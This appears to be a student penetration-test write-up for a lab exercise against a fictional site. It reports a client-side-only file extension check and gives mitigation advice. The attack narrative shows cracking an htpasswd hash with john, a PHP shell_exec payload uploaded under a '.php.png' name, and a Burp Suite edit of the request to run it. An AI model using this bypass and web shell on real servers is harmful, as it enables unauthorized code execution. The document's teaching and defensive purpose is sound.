Ex120

Joshua Main-Smith

2020-11-30

Contents

Technical Report

Finding: Client Side File Extension Check

Risk Assessment

The webpage does a client-side check for a matching accepted file extension. An attacker can manipulate the client side check to get around this. Further, an attacker can fool the file extension checker by appending the file with the required file extension, allowing an attacker to execute arbitrary code.

Vulnerability Description

With client-side checks, a user/attacker has control over how the code operates. Then, an attacker can capture and manipulate that traffic before it's sent out to upload the desired file, given there is no server-side check.


Mitigation or Resolution Strategy

Only do server-side checks for authentication procedures, limiting the control flow a user/attacker has. Further, don't trust file extensions. Rather, check file contents for indicators that it is the required file.


Attack Narrative

Logging in as Brian


Brian created a site on **www.f4rmc0rp.com/brian**, which is his first PHP web project (according to his Tik Tok bio).



Toward the bottom of the page, there is a link leading to an admin panel where a user may upload any file with a **png** or **jpg** extension.



We decided to view the file system under **/var/www/html/brian** to see if there are any oversights Brian had made when creating this new webpage. We did this by logging in as brian via SSH to 172.30.0.128 using a password we had exfiltrated previously from the Patronum machine (see the redacted image below).



We found an **htpasswd** file under **/brian/imgfiles** containing an encrypted username/password combination. Running this in john revealed that this is the same username/password combination we had found on Patronum for brian. The redacted image of this can be seen below.

```
kali@kali:~$ cat htpasswd
brian:$apr1$ti[redacted]jY4.
kali@kali:~$ sudo john htpasswd
[sudo] password for kali:
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 22 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 41 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
s[redacted]h        (brian)
1g 0:00:00:00 DONE 2/3 (2020-11-30 15:43) 10.00g/s 27820p/s 27820c/s 27820C/s rockie..121212
Use the "--show" option to display all of the cracked passwords reliably
Session completed
kali@kali:~$ sudo john --show htpasswd
brian:s[redacted]h

1 password hash cracked, 0 left
```

PHP Injection

Once we logged in we navigated to the appropriate directory where we were able to view the file structure and source code of the new web page. One directory named **private** was inaccessible to brian as he didn't have read/write/execute status for the directory. Further, we were unable to change the permissions of the directory as **chmod** was a command not allowed for use by brian.

We found a way around this by using a PHP injection method utilizing Brian's new web page. This works by creating a PHP script that will change the permission of the **private** directory and saving it with the extension **.php.png**. This works because the **upload.php** source file only checks for the file extension of the file uploaded. Further, the **split()** function is popped into one variable **var**. So, when **.png** is reached it overwrites **ext** as being the file extension (see source code below).


```
<script>
function chk() {
        var fname = document.getElementById("fileinput").value;
        var ext = fname.split(".").pop();
        if ( ext == "jpg" || ext == "JPG" || ext == "png" || ext == "PNG" ) {
                return true;
        } else {
                alert("Extension " + ext + " is not allowed!");
                return false;
        }
}
</script>
```

This allowed us to create a PHP script named **inject.php.png** containing shell execution code to change the permission of **private**.

```
<?php
shell_exec('chmod 777 /var/www/html/brian/private');
?>
```

This uploads as expected, but we want the file to be saved as a PHP script. We can accomplish this by using Burp Suite. We were able to intercept the


upload request being sent and change the file extension to let us upload the desired **inject.php** file. The full request is shown below, with the **.png** section we removed being highlighted in orange.



Once uploaded, we can navigate to our PHP script in the browser to execute it (**inject.php**, for example) by going to **www.f4rmc0rp.com/brian/imgfiles/inject.php**.

Key 20

Once we executed our PHP script, we were able to see the directory permissions were changed. The image below shows the directory permissions before the PHP injection and after.



Inside the folder, we were able to view an ASCII file containing key20.